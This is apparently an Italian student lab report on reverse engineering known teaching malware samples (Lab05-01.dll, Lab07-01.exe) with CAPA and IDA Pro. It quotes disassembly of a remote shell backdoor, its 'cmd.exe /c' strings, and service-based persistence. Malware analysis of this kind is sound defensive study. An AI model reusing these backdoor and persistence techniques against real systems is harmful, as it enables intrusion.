- *Move File (C0063)*: Sposta file all'interno del sistema operativo, probabilmente per nascondere la propria presenza o riorganizzare i file utilizzati.
- *Writes File (C0052)*: Scrive nuovi file nel sistema o modifica quelli esistenti, contribuendo alla persistenza o al danneggiamento del sistema.

• PROCESS

- *Create Process (C0017)*: Genera nuovi processi, una tecnica classica per eseguire codice malevolo.
- *Create Thread (C0038)*: Avvia nuovi thread all'interno di processi esistenti, permettendo l'esecuzione parallela di più attività.

CAPA Capacità e Spazi dei Nomi

• Resource Management

- *contain a resource (.rsrc) section*: Il file malevolo include una sezione .rsrc, tipica dei PE file, che può contenere dati o codice incorporato.
- *extract resource via kernel32 functions*: Utilizza funzioni della libreria kernel32 per accedere alle risorse incorporate nel file.

• Embedded Executables

- *contain an embedded PE file*: All'interno del file è presente un ulteriore eseguibile PE, nascosto e potenzialmente dannoso.

- **File System Interaction**

- *get common file path*: Accede a percorsi di file comuni per identificare o agire su file potenzialmente importanti.
- *move file*: Sposta file nel sistema.
- *bypass Windows File Protection*: Elude le protezioni sui file di sistema di Windows.
- *write file on Windows*: Scrive file all'interno dell'ambiente Windows.

- **Process Interaction**

- *create process on Windows*: Avvia processi all'interno del sistema operativo Windows.
- *acquire debug privileges*: Ottiene privilegi di debug per poter osservare o alterare l'esecuzione di altri processi.
- *modify access privileges*: Cambia i privilegi di accesso, probabilmente per incrementare i propri permessi.
- *create thread*: Crea thread in processi attivi.

- **Runtime Linking**

- *link function at runtime on Windows*: Collega funzioni dinamicamente durante l'esecuzione, consentendo l'invocazione di codice non staticamente definito.

Conclusione sull'analisi CAPA

L'analisi effettuata con **CAPA** ha evidenziato che il **malware** adotta numerose **tecniche avanzate**, tra cui la **scoperta di file e directory**, l'**esecuzione di moduli condivisi** e l'**escalation dei privilegi**. Tra i **comportamenti** rilevati vi sono l'**evasione dei meccanismi di difesa**, l'**installazione di programmi aggiuntivi** e l'**interazione approfondita con il file system e i processi**. Inoltre, il malware mostra capacità come

l'estrazione di risorse tramite funzioni di **Kernel32**, la manipolazione dei privilegi e un elevato livello di **occultamento**. Tutti questi elementi indicano una notevole abilità nel **compromettere** e **controllare** il sistema target in modo **persistente** e sofisticato.

7 Lab 7: Windows Malware

7.1 Lab05-01.dll

7.1.1 Qual è l'indirizzo di DllMain? - FLAG 1

È possibile individuare l'**indirizzo** di **DllMain** localizzando dapprima la **funzione** nella lista delle funzioni di IDA Pro




Figure 218: Lista Funzioni IDA

Successivamente verificando la posizione nella **barra inferiore**, dove viene riportato il relativo **indirizzo di memoria**.




Figure 219: FLAG1-Indirizzo della funzione nelle barre

In alternativa, l'**indirizzo** coincide con la **prima istruzione** della funzione.



Figure 220: FLAG1-Indirizzo della funzione nelle istruzioni

7.1.2 FLAG 2: Imports

Utilizzare la finestra *Importazioni* per individuare la funzione `gethostbyname`, a quale **indirizzo si trova l'importazione?** L'indirizzo dell'importazione di `gethostbyname` è il seguente:



Figure 221: Indirizzo getHostbyname

7.1.3 FLAG 3: Xrefs

Quante funzioni chiamano `gethostbyname` ?

La funzione `gethostbyname` è invocata(p) da 9 diverse funzioni:




Figure 222: FLAG3

7.1.4 FLAG 4: DNS

Analizzando la **chiamata** a `gethostbyname` all'indirizzo **0x10001757**.




Figure 223: gethostbyname

Facendo **doppio clic** sull'**etichetta** del **simbolo** (**off_10019040**), è possibile visualizzarne la **definizione**. La **vista Testo** rivela che in questa **posizione** è presente un **puntatore a una stringa** contenente “practicalmalwareanalysis”.




Figure 224: Puntatore a stringa

Si può determinare quale **richiesta DNS** verrà eseguita. Come indicato nelle **slide**, recandosi in corrispondenza della **chiamata** e individuando l'**indirizzo** del **puntatore** alla **stringa** che contiene il **nome del dominio**, è possibile identificare la richiesta effettuata




Figure 225: 32 bit address little endian




Figure 226: FLAG 4 -Domain Name

7.1.5 FLAG 5: Local vars, parameters

Quanti **parametri di ingresso** ha identificato **IDA Pro** per la **subroutine** all'**indirizzo 0x10001656** (il flag)?

La funzione risulta accettare un **unico parametro** in **input**.





Figure 227: FLAG 5 -Parametro Input

Quante variabili locali sono state individuate da IDA Pro per la subroutine all'indirizzo 0x10001656?

Il programma riconosce **24** variabili locali.



```

.text:10001656    var_675      = byte ptr -675h
.text:10001656    var_674      = dword ptr -674h
.text:10001656    hModule     = dword ptr -670h
.text:10001656    timeout      = timeval ptr -66Ch
.text:10001656    name        = sockaddr ptr -664h
.text:10001656    var_654      = word ptr -654h
.text:10001656    in          = in_addr ptr -650h
.text:10001656    Str1        = byte ptr -644h
.text:10001656    var_640      = byte ptr -640h
.text:10001656    CommandLine = byte ptr -63Fh
.text:10001656    Str          = byte ptr -63Dh
.text:10001656    var_638      = byte ptr -638h
.text:10001656    var_637      = byte ptr -637h
.text:10001656    var_544      = byte ptr -544h
.text:10001656    var_50C      = dword ptr -50Ch
.text:10001656    var_500      = byte ptr -500h
.text:10001656    Buf2        = byte ptr -4FCh
.text:10001656    readfds     = fd_set ptr -4BCh
.text:10001656    buf          = byte ptr -3B8h
.text:10001656    var_3B0      = dword ptr -3B0h
.text:10001656    var_1A4      = dword ptr -1A4h
.text:10001656    var_194      = dword ptr -194h
.text:10001656    WSAData     = WSADATA ptr -190h |
.text:10001656    IpThreadParameter = dword ptr 4

```

Figure 228: FLAG 5 - Variabili locali

7.1.6 FLAG 6: Strings, Message

Dove è localizzata la stringa “\cmd.exe /c”?

Si può sfruttare la **finestra Stringhe** per localizzare la **stringa** “\cmd.exe /c” all'interno del **file di disassemblaggio**.



Figure 229: cmd.exe

Cosa succede nell'area del codice che fa riferimento alla stringa?

- Selezionare la parola **cmd** per metterla in evidenza
- Premere la combinazione **Ctrl+x** per individuare i **riferimenti** nel **codice**
- Fare **doppio clic** su **sub_1000FF58+278**




Figure 230: Area codice




Figure 231: Riferimenti nel Codice

Sono presenti due **blocchi di codice**: uno che inizia con “**cmd.exe /c**” e un altro che inizia con “**command.com /c**” .




Figure 232: Blocchi di codice

Il comando “**cmd.exe /c**” serve ad avviare una nuova **istanza** della **shell** di Windows, eseguendo il **comando** passato come argomento grazie al parametro “/c”, e chiudendo la shell subito dopo l’esecuzione. Questo suggerisce la probabile presenza, nelle **vicinanze del codice**, di un **costrutto** che specifica cosa debba essere eseguito.

Flag 6 - Messaggio: Scorrendo verso l’alto si può individuare il **messaggio** “**Hi master**”.

```
.text:10010097 170C 8D 85 40 F1 FF FF lea    eax, [ebp+Str]
.text:1001009D 170C 68 44 5B 09 10  push  offset ahHiMasterDDDDDD ; "Hi,Master [%d/%d/%d %d:%d]\r\n\r\nCom"...
.text:100100A2 1710 50  push    eax           ; Buffer
.text:100100A3 1714 FF 15 F4 62 01 10  call   ds:sorintf
```

Figure 233: Grafo,Hi Master

Fare **doppio clic** su “**Hi, Master**” per visualizzare un’altra **stringa** e individuare la **flag**.

```
xdoors_d:10095B44 ahHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',00h,0Ah | ; DATA XREF: sub_1000FF58+145f0
xdoors_d:10095B44 db 'WelCome Back...Are You Enjoying Today?',00h,0Ah
xdoors_d:10095B44 db 00h,0Ah
xdoors_d:10095B44 db 'Machine UpTime [%-.2d Days %.2d Hours %.2d Minutes %.2d Secon' ; DATA XREF: sub_1000FF58+145f0
xdoors_d:10095B44 db 'ds]',00h,0Ah
xdoors_d:10095B44 db 'Machine IdleTime [%-.2d Days %.2d Hours %.2d Minutes %.2d Seco' ; DATA XREF: sub_1000FF58+145f0
xdoors_d:10095B44 db 'nds]',00h,0Ah
xdoors_d:10095B44 db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',00h,0Ah
xdoors_d:10095B44 db 00h,0Ah,0
```

Figure 234: FLAG 6- Message

7.1.7 FLAG 7: Global variable

In che modo il malware assegna un valore a **dword_1008E5C4**?

Analizzando i **riferimenti incrociati (xref)** relativi a **dword_1008E5C4**, si osserva che essa viene **scritta** (tipo **w**) all'interno della **subroutine sub_10001656**, utilizzando il **valore contenuto in eax**.




Figure 235: Assegnazione valore a dword_1008E5C4

Tramite l'analisi dei **riferimenti incrociati (xrefs)**, si osserva che l'**output** della funzione **sub_10003695** viene assegnato direttamente a **dword_1008E5C4**.




Figure 236: Output

Quale sistema operativo attiva il malware?

Viene effettuato un **confronto** tra **VersionInformation.dwPlatformId** e **2**.




Figure 237: Versione del SO

Analizzando gli **ID della piattaforma** di **Windows**, si nota che viene effettuata una verifica per stabilire se il **sistema operativo** sia **Windows NT** o una versione successiva, ovvero quando l'**ID** corrisponde a **WIN32NT**.

7.2 Extra Task

Cosa succede se il confronto della stringa con robotwork ha successo?

Il **confronto** tra la **stringa** e “**robotwork**” viene eseguito tramite la funzione **memcmp**, la quale restituisce **0** se le due stringhe coincidono. L’**istruzione JNZ** effettua un **salto** soltanto nel caso in cui il risultato sia **diverso da zero**, ovvero quando le stringhe non coincidono.

```
.....
.text:10010444 loc_10010444:           ; CODE XREF: sub_1000FF58+4E01j
.text:10010444    push    9             ; Size
.text:10010446    lea     eax, [ebp+Buf1]
.text:1001044C    push    offset aRobotwork ; "robotwork"
.text:10010451    push    eax           ; Buf1
.text:10010452    call    memcmp
.text:10010457    add    esp, 0Ch
.text:1001045A    test   eax, eax
.text:1001045C    jnz    short loc_10010468
.text:1001045E    push    [ebp+$]
.text:10010461    call    sub_100052A2
.text:10010466    jmp    short loc_100103F6
```

Figure 238: Funzione memcmp

Nel caso in cui il **confronto** restituisca **vero**, vengono **interrogate** alcune **chiavi di registro** e i relativi **valori** vengono probabilmente trasmessi tramite una **shell remota**.

```
.text:100052A2 ; ===== S U B R O U T I N E =====
.text:100052A2
.text:100052A2 ; Attributes: bp-based frame
.text:100052A2
.text:100052A2 ; int __cdecl sub_100052A2(SOCKET s)
.text:100052A2 sub_100052A2    proc near             ; CODE XREF: sub_1000FF58+509↓p
.text:100052A2
.text:100052A2 Buffer      = byte ptr -60Ch
.text:100052A2 var_60B     = byte ptr -60Bh
.text:100052A2 Data        = byte ptr -20Ch
.text:100052A2 var_20B     = byte ptr -20Bh
.text:100052A2 cbData      = dword ptr -0Ch
.text:100052A2 Type        = dword ptr -8
.text:100052A2 phkResult   = dword ptr -4
.text:100052A2 s           = dword ptr  8
```

Figure 239: JMP

Cosa fa l’export PSLIST?

Esplorando la **lista degli export**, è possibile individuare la voce **PSLIST**.

Name	Address	Ordinal
InstallRT	1000D847	1
InstallSA	1000DEC1	2
InstallSB	1000E892	3
PSLIST	10007025	4
ServiceMain	1000CF30	5
StartEXS	10007ECB	6
UninstallRT	1000F405	7
UninstallSA	1000EA05	8
UninstallSB	1000F138	9
DllEntryPoint	1001516D	[main entry]

Figure 240: PSLIST

Al suo interno sono presenti diverse **subroutine** che fanno uso della funzione **CreateToolhelp32Snapshot**, presumibilmente impiegata per ottenere un'**istantanea** dei **processi** specificati e delle relative **informazioni**. Di conseguenza, tali routine eseguono comandi per **interrogare** gli **ID dei processi** in esecuzione, i loro **nomi** e il **numero di thread** associati.

```

0000000010006689 B9 FF 03 00 00    mov    ecx, 3FFh
000000001000668E 8D BD 00 E9 FF FF    lea    edi, [ebp+var_1630] ; Load Effective Address
0000000010006694 89 90 CC E9 FF FF    mov    [ebp+hModule], ebx
000000001000669A 53                push   ebx
000000001000669B F3 AB             rep    stosd ; Store String
000000001000669D 6A 02             push   2 ; dwFlags
000000001000669F E8 28 AB 00 00    call   CreateToolhelp32Snapshot ; Call Procedure
000000001000669F
00000000100066A4 83 FB FF             cmp    eax, 0FFFFFFFh ; Compare Two Operands
00000000100066A7 89 45 FC             mov    [ebp+hSnapshot], eax
00000000100066A8 75 33             jnz   short loc_1000660F ; Jump if Not Zero (ZF=0)
00000000100066AA

```

Figure 241: CreateToolHelp32

Quali funzioni API possono essere richiamate inserendo sub_10004E79?

Grazie alla **visualizzazione a grafico** è possibile identificare con facilità le **funzioni** invocate da una specifica **subroutine**.




Figure 242: Visuale Grafico

Analizzando le **funzioni richiamate**, si osserva che la **funzionalità** della **subroutine** **sub_10004E79** è quella di **identificare la lingua del sistema**. Di conseguenza, sarebbe opportuno rinominarla come **getSystemLanguage**.

Al contrario, la **subroutine** **sub_100038EE** si occupa di **trasmettere questa informazione tramite SOCKET**, quindi un nome adeguato potrebbe essere **sendSocket**.

Quante funzioni API di windows chiama DLLmain e quante di profondità 2?

Analogamente a quanto fatto in precedenza, è possibile visualizzare le **funzioni API** invocate; considerando una **profondità pari a 2**, se ne contano numerose, circa **32**, con la presenza di alcuni **duplicati**.




Figure 243: Visuale Grafico

Per quanto tempo viene eseguita la funzione Sleep API a 0x10001358?

La funzione **sleep** viene invocata con un **parametro** pari a **1000** moltiplicato per il valore contenuto in **eax**. Si osserva che in **eax** viene inserito il valore **30**, per cui il **tempo totale** risulta essere **30.000 millisecondi**, ovvero **30 secondi**.




Figure 244: Sleep

Quali sono i tre parametri per la chiamata al socket a 0x10001701?

Individuando la **chiamata** all'**indirizzo 0x10001701**, è possibile posizionare il **cursore** sopra di essa per visualizzare i **parametri** utilizzati nella chiamata.




Figure 245: Parametri chiamata Socket

7.3 Lab07-01.exe

1. Come assicura questo programma di continuare a funzionare (ottenere persistenza) quando il computer viene riavviato?

Il programma ottiene la persistenza creando un servizio chiamato “Malservice”.

Si collega al Service Control Manager (OpenSCManagerA), operazione che richiede privilegi amministrativi, recupera l’handle del processo attuale (GetCurrentProcess), ottiene il nome del file (GetModuleFileNameA) e, infine, crea il servizio “Malservice” che viene avviato automaticamente ad ogni riavvio tramite CreateServiceA.

```
.text:00401000          ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
.text:00401000          var_8= dword ptr -8
.text:00401000          var_4= dword ptr -4
.text:00401000          argc= dword ptr 4
.text:00401000          argv= dword ptr 8
.text:00401000          envp= dword ptr 0Ch
.text:00401000
.text:00401000 000 83 EC 10      sub    esp, 10h
.text:00401003 010 8D 44 24 00    lea    eax, [esp+10h+ServiceStartTable]
.text:00401003 010 C7 44 24 00 30 50 mov    [esp+10h+ServiceStartTable.lpServiceName], offset aMalservice ; "MalService"
.text:00401007 010 40 00
.text:0040100F 010 50      push   eax      ; lpServiceStartTable
.text:00401010 014 C7 44 24 08 40 10 mov    [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
.text:00401010 014 40 00
.text:00401018 014 C7 44 24 0C 00 00+mov  [esp+14h+var_8], 0
.text:00401018 014 00 00
.text:00401020 014 C7 44 24 10 00 00+mov  [esp+14h+var_4], 0
.text:00401020 014 00 00
.text:00401028 014 FF 15 04 40 40 00 call   ds:StartServiceCtrlDispatcherA
.text:0040102E 010 6A 00      push   0
.text:00401030 014 6A 00      push   0
.text:00401032 018 E8 09 00 00 00 call   sub_401040
.text:00401037 018 83 C4 18      add    esp, 18h
.text:0040103A 000 C3      retn
.text:0040103A _main endp
.text:0040103A
```

Figure 246: Persistence-Main program

```

.text:0040107A 410 FF 15 08 40 40 00 call ds:OpenSCManagerA
.text:00401080 404 8B F0 mov esi, eax
.text:00401082 404 FF 15 34 40 40 00 call ds:GetCurrentProcess
.text:00401088 404 8D 44 24 1C lea eax, [esp+404h+Filename]
.text:0040108C 404 68 E8 03 00 00 push 3E8h ; nSize
.text:00401091 408 50 push eax ; lpFilename
.text:00401092 40C 6A 00 push 0 ; hModule
.text:00401094 410 FF 15 18 40 40 00 call ds:GetModuleFileNameA
.text:0040109A 404 6A 00 push 0 ; lpPassword
.text:0040109C 408 6A 00 push 0 ; lpServiceStartName
.text:0040109E 40C 6A 00 push 0 ; lpDependencies
.text:004010A0 410 6A 00 push 0 ; lpdwTagId
.text:004010A2 414 8D 4C 24 2C lea ecx, [esp+414h+Filename]
.text:004010A6 414 6A 00 push 0 ; lpLoadOrderGroup
.text:004010A8 418 51 push ecx ; lpBinaryPathName
.text:004010A9 41C 6A 00 push 0 ; dwErrorControl
.text:004010AB 420 6A 02 push 2 ; dwStartType
.text:004010AD 424 6A 10 push 10h ; dwServiceType
.text:004010AF 428 6A 02 push 2 ; dwDesiredAccess
.text:004010B1 42C 68 3C 50 40 00 push offset DisplayName ; "Malservice"
.text:004010B6 430 68 3C 50 40 00 push offset DisplayName ; "Malservice"
.text:004010B8 434 56 push esi ; hSCManager
.text:004010BC 438 FF 15 00 40 40 00 call ds>CreateServiceA
.text:004010C2 404 33 D2 xor edx, edx
.text:004010C4 404 8D 44 24 14 lea eax, [esp+404h+FileTime]
.text:004010C8 404 89 54 24 04 mov dword ptr [esp+404h+SystemTime.wYear], edx
.text:004010CC 404 8D 4C 24 04 lea ecx, [esp+404h+SystemTime]
.text:004010D0 404 89 54 24 08 mov dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
.text:004010D4 404 50 push eax ; lpFileTime
.text:004010D5 408 89 54 24 10 mov dword ptr [esp+408h+SystemTime.wHour], edx
.text:004010D9 408 51 push ecx ; lpSystemTime
.text:004010DA 40C 89 54 24 18 mov dword ptr [esp+40Ch+SystemTime.wSecond], edx
.text:004010DE 40C 66 C7 44 24 0C 34+mov [esp+40Ch+SystemTime.wYear], 834h
.text:004010DE 40C 08
.text:004010E5 40C FF 15 14 40 40 00 call ds:SystemTimeToFileTime

```

Figure 247: References to Service Control Manager

2. Perché il programma utilizza un mutex?

Il **mutex** viene utilizzato per evitare la **re-infezione** della stessa macchina. Il programma tenta di aprire un **mutex** (**OpenMutexA**) denominato “**HGL345**” con permessi **MUTEX_ALL_ACCESS**. Se il **mutex** esiste già, il programma termina; altrimenti ne crea uno nuovo.

